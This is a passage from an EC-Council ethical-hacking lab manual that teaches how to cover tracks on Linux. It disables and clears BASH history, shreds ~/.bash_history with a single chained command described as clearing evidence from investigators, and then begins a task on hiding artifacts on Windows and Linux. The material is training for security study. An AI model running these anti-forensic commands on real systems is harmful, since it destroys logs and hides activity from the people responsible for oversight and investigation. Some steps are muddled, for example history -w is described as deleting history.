
   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

   Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.


   Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

   Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.


8. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Type **ctrl+z** to stop viewing the shredded history content.

   Note: The time taken for shreding history file depends on the size of the file.



10. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.



11. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
12. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
13. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Task 4: Hiding Artifacts in Windows and Linux Machines

Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.


Here, we use various commands to hide file in Windows and Linux machines.

1. Switch to the **Windows 11** virtual machine.
2. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

   Note: If a **User Account Control** pop-up appears, click **Yes**.

